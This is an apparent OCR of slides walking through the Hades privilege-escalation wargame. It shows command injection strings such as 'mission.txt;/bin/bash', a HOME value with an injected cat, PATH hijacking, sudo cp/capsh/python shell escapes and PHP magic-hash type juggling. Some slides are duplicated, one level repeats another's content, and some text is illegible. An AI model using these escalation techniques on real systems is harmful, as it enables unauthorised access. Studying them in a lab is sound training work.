Hades: Level 01 – Hacker SUID Binaries

```
##################
# MISSION 0×01 #
##################

## EN ##
User acantha has left us a gift to obtain her powers.
```

In each level of the game, the `mission.txt` file contains the level's objectives. Sometimes the contents are vague.

Hades: Level 01 – Hacker SUID Binaries

```
hacker@hades:~$ find / -name *gift* 2>/dev/null
/usr/share/man/man1/giftopnm.1.gz
/usr/bin/giftopnm
/opt/gift_hacker
hacker@hades:~$ ls -la /opt/gift_hacker
-rwSr-s—— 1 root hacker 16064 Apr  5  2024 /opt/gift_hacker
```

In this level, there's a reference to a “gift”. If we search for this term we find an SUID file

Hades: Level 01 – Hacker
SUID Binaries

```
hacker@hades:~$ find / -name *gift* 2>/dev/null
/usr/share/man/man1/giftopnm.1.gz
/usr/bin/giftopnm
/opt/gift_hacker
hacker@hades:~$ ls -la /opt/gift_hacker
-rwSr-s—— 1 root hacker 16064 Apr  5  2024 /opt/gift_hacker
```

SUID binaries are binaries which run in the context of the file's owner, which in this case is the `root` user

Hades: Level 01 – Hacker
SUID Binaries

```
hacker@hades:~$ /opt/gift_hacker
acantha@hades:~$ whoami
acantha
```

When we run the SUID binary, we open a shell in the context of the `acantha` user

Hades: Level 01 – Hacker
SUID Binaries

```
hacker@hades:~$ /opt/gift_hacker
acantha@hades:~$ whoami
acantha
```

When we run the SUID binary, we open a shell in the context of the `acantha` user

Hades: Level 01 – Hacker SUID Binaries

```
acantha@hades:~$ cat /pazz/acantha_pass.txt
[illegible]
```

In each level of the Hades game, the password for the users can be found in the `/pazz/<username>_pass.txt` file, e.g., `/pazz/acantha_pass.txt`

Hades: Level 02 – Acantha Linux Binary Brute Force

```
##################
# MISSION 0×02 #
##################

## EN ##
The user alala has left us a program, if we insert the
6 correct numbers, she gives us her password!
```

In this level we're told to input the correct 6-number combination to a program to get the password for the next level


Hades: Level 02 – Acantha Linux Binary Brute Force

```
acantha@hades:~$ ./guess
Enter PIN code:
 123456

NO :_(
```

We have no idea what the correct combination is, so we need to brute force the binary

Hades: Level 02 – Acantha Linux Binary Brute Force



After brute-forcing the binary, we receive the password for the next level

Hades: Level 03 – Alala
SUID Less: Privileged File Read

```
##################
# MISSION 0×03 #
##################

## EN ##
User althea loves reading Linux help.
```

In this level, we're told that we need use Linux help, i.e., man pages

Hades: Level 03 – Alala
SUID Less: Privileged File Read

```
MAN(1)                                          Manual pager utils

NAME
       man - an interface to the system reference manuals
```

When we run the SUID binary in our home directory, we see that it brings up a man page

Hades: Level 03 – Alala
SUID Less: Privileged File Read

```
less /etc/profile
:e file_to_read
```

In this case, we're not hacking the `man` command, but rather the `less` command, which is the default pager program for Linux

Hades: Level 03 – Alala
SUID Less: Privileged File Read

```
Examine: althea_pass.txt
```

```
[illegible]
~
```

We use this function to read the `althea_pass.txt` file which is in our home directory

Hades: Level 04 – Althea
OS Command Injection

```
#################
# MISSION 0×04 #
#################

## EN ##
The user andromeda has left us a program to list directories.
```

In this level, we're presented with a SUID binary which runs the `ls -la` command

Hades: Level 04 – Althea
OS Command Injection

```
althea@hades:~$ ./lsme
Enter file to check:
mission.txt;whoami
-rw-r————— 1 root althea 205 Apr  5  2024 mission.txt
andromeda
Segmentation fault
```

If you run the binary, it will prompt you for a file to run it on, but you can also inject other Linux commands

Hades: Level 04 – Althea
OS Command Injection

```
althea@hades:~$ ./lsme
Enter file to check:
mission.txt;/bin/bash
-rw-r————— 1 root althea 205
andromeda@hades:~$ whoami
andromeda
```

Which means that we can inject a Bash shell command to become the `andromeda` user and read the password

Hades: Level 05 – Andromeda PATH Hijacking

```
andromeda@hades:~$ ./uid
uid=2047(anthea) gid=2046(andromeda) groups=2046(andromeda)
andromeda@hades:~$
```

In this level, the `uid` binary output looks identical to the id command, so we suspect that this binary is using the `id` command

Hades: Level 05 – Andromeda PATH Hijacking

```
andromeda@hades:~$ ./uid
uid=2047(anthea) gid=2046(andromeda) groups=2046(andromeda)
andromeda@hades:~$
```

If the binary was compiled to reference the `id` command without an explicit filepath, e.g., /usr/bin/id, it could be vulnerable to PATH hijacking

Hades: Level 05 – Andromeda PATH Hijacking

```
andromeda@hades:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

```
andromeda@hades:~$ export PATH=/tmp/ ... andromeda:$PATH
andromeda@hades:~$ echo $PATH
/tmp/ ... andromeda:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

We have our malicious `id` command run the bash shell, and because we've added the directory with our `id` command to the beginning of our PATH, the `uid` command pathing is hijacked

Hades: Level 05 – Andromeda Symbolic Link

```
andromeda@hades:~$ ln -s /bin/bash /tmp/...andromeda/id
andromeda@hades:~$ ls -la /tmp/...andromeda/id
lrwxrwxrwx 1 andromeda andromeda 9 Aug  4 15:55 /tmp/...andromeda/id → /bin/bash
```

In this case, the malicious `id` file is a symbolic link to the `bash` shell command

Hades: Level 06 – Anthea Environment Variables

```
anthea@hades:~$ ./obsessed
No MYID ENV
```

In this level, if we run the SUID binary, it says that there is no MYID env. This is a reference to terminal environment variables

Hades: Level 06 – Anthea Environment Variables

```
anthea@hades:~$ export MYID=94
anthea@hades:~$ ./obsessed
Current MYID: 57
Incorrect MYID
```

We can set the MYID variable to 94, then run the binary, but that's not the correct value

Hades: Level 06 – Anthea Environment Variables

```
anthea@hades:~$ export MYID=94
anthea@hades:~$ ./obsessed
Current MYID: 57
Incorrect MYID
```

If we make the MYID value A, then the program interprets that as 65. This points us to ASCII encoding...

Hades: Level 06 – Anthea
ASCII Decimal Encoding

100 0000	100	64	40	@	`	@
100 0001	101	65	41	A		
100 0010	102	66	42	B		

101 1101	135	93	5D	]	
101 1110	136	94	5E	↑	^
101 1111	137	95	5F	←	_

Printed computer characters are often encoded in ASCII, and each character is associated with a decimal number

Hades: Level 06 – Anthea
ASCII Decimal Encoding

100 0000	100	64	40	@	`	@
100 0001	101	65	41	A		
100 0010	102	66	42	B		

101 1101	135	93	5D	]	
101 1110	136	94	5E	↑	^
101 1111	137	95	5F	←	_

The carat (^) character is number 94 in ASCII decimal encoding, which is our target number

Hades: Level 07 – Aphrodite Environment Variable Abuse

```
aphrodite@hades:~$ ./homecontent
The content of your HOME is:
ariadne_pass.txt  flagz.txt  homecontent  mission.txt
```

```
MOTD_SHOWN=pam
HOME=/pwned/aphrodite
LANG=C.UTF-8
```

The SUID binary in this level appears to use the `ls` command with the target directory equal to the `HOME` environment variable

Hades: Level 07 – Aphrodite Environment Variable Abuse

```
aphrodite@hades:~$ export HOME="/pwned/aphrodite;cat ariadne_pass.txt"
aphrodite@hades:/pwned/aphrodite$ ./homecontent
The content of your HOME is:
ariadne_pass.txt  flagz.txt  homecontent  mission.txt
[illegible]
```

The SUID is vulnerable to OS command injection through the HOME environment variable

Hades: Level 08 – Ariadne Sudo Cp

```
User ariadne may run the following commands on hades:
    (arete) NOPASSWD: /bin/cp
```

```
LFILE=file_to_write
echo "DATA" | sudo cp /dev/stdin "$LFILE"
```

In this level, we have sudo permissions with the `cp` command, which has a well-known privileged file read method

Hades: Level 08 – Ariadne Sudo Cp

```
ariadne@hades:~$ find / -group arete 2>/dev/null
/run/lock/arete_pass.txt
```

```
ariadne@hades:~$ sudo -u arete /bin/cp /run/lock/arete_pass.txt /dev/stdout
[illegible]
```

However, we don't know where the target user's password file is, so we need to search for it. Once we know the location, we can read the password

Hades: Level 09 – Arete
Sudo Capsh

```
User arete may run the following commands on hades:
    (artemis) NOPASSWD: /sbin/capsh
```

We have sudo permissions with the `capsh` binary, which is used to test different capabilities, which allow granular security controls for binaries

Hades: Level 09 – Arete
Sudo Capsh

```
sudo capsh --
```

```
arete@hades:~$ find / -group artemis 2>/dev/null
/usr/share/artemis_pass.txt
```

The privilege escalation method for the capsh command is well-known, but we need to search for the password file

Hades: Level 10 – Artemis Restricted Shell

```
althea@hades:~$ ./lsme
Enter file to check:
mission.txt;/bin/bash
-rw-r----- 1 root althea 205
andromeda@hades:~$ whoami
andromeda
```

Which means that we can inject a Bash shell command to become the `andromeda` user and read the password

Hades: Level 11 – Asia
Sudo Python

```
User asia may run the following commands on hades:
    (asteria) NOPASSWD: /usr/bin/python3
```

In this level we're given sudo permissions with the Python binary

Hades: Level 11 – Asia
Sudo Python

```
sudo python -c 'import os; os.system("/bin/sh")'
```

The method of privilege escalation is well known, and involves using Python to spawn an interactive shell

Hades: Level 12 – Asteria
PHP Magic Hashes

```php
<?php
$pass = hash('md5', $_GET['pass']);
$pass2 = hash('md5',"ASTRAEA_PASS");
if($pass == $pass2){
print("ASTRAEA_PASS");
```

This level hosts a locally hosted web application that reveals the password for the Astraea user if provide a `pass` URL parameter where the md5 hash value is equal to `ASTRAEA_PASS`

Hades: Level 12 – Asteria
PHP Magic Hashes

```php
<?php
$pass = hash('md5', $_GET['pass']);
$pass2 = hash('md5',"ASTRAEA_PASS");
if($pass == $pass2){
print("ASTRAEA_PASS");
```

Normally, this logic requires us to know the Astraea user's password to get an m5d hash match, but this app is vulnerable to a PHP attack called `magic hashes`

Hades: Level 12 – Asteria
PHP Magic Hashes

```
$pass = hash('md5', "240610708");
// "0e462097431906509019562988736854"
$pass2 = hash('md5',"QNKCDZO");
// "0e830400451993494058024219903391"

if($pass == $pass2){
print("Magic hashes confirmed!");
```

This code does a loose comparison (==) between the two variables, leading to a vuln called `type juggling`, where unequal values are considered the same under certain conditions

Hades: Level 12 – Asteria
PHP Magic Hashes

```
$pass = hash('md5', "240610708");
// "0e462097431906509019562988736854"
$pass2 = hash('md5',"QNKCDZO");
// "0e830400451993494058024219903391"

if($pass == $pass2){
print("Magic hashes confirmed!");
```

When comparing hash values with the loose comparison--

Hades: Level 12 – Asteria
PHP Magic Hashes

```
$pass = hash('md5', "240610708");
// "0e462097431906509019562988736854"
$pass2 = hash('md5',"QNKCDZO");
// "0e830400451993494058024219903391"

if($pass == $pass2){
print("Magic hashes confirmed!");
```

Any hash that starts with the value `0e`, and contains only numbers for the rest of the value will be considered the same value when compared to similar hash values

Hades: Level 13 – Astraea Password Reuse

```
Match User astraea
  PasswordAuthentication yes
  ForceCommand /bin/echo '^KssHQIAFsxUamecyXIUk^'
```

In this level, we are logged out immediately upon login with SSH, so we can't use SSH to solve the level

Hades: Level 13 – Astraea Password Reuse

```
asteria@hades:~$ find / -name *busybox* 2>/dev/null
/var/tmp/busybox
```

There's no `netstat`, or `ss` binaries on this server, but we discover a hidden `busybox` binary, which can be used to run tools like `netstat`

Hades: Level 13 – Astraea Password Reuse

```
tcp        0      0 :::80
tcp        0      0 :::21
tcp        0      0 :::22
```

And we then discover that there's another service that we can login to, FTP, on this server

Hades: Level 14 – Atalanta Sourcecode Analysis

```
FILE *out_file = fopen(getenv("HOME"), "w");
```

```
char *command = "/bin/cat /var/lib/me";
char c = 0;

if (0 == (fpipe = (FILE*)popen(command, "r")))
```

In this level, we are given a binary and its source code. The binary takes the HOME environment variable, and writes data to it

Hades: Level 14 – Atalanta Sourcecode Analysis

```
FILE *out_file = fopen(getenv("HOME"), "w");
```

```
char *command = "/bin/cat /var/lib/me";
char c = 0;

if (0 == (fpipe = (FILE*)popen(command, "r")))
```

The binary run the `cat` command on the `/var/lib/me` file and writes it to the file in the HOME environment variable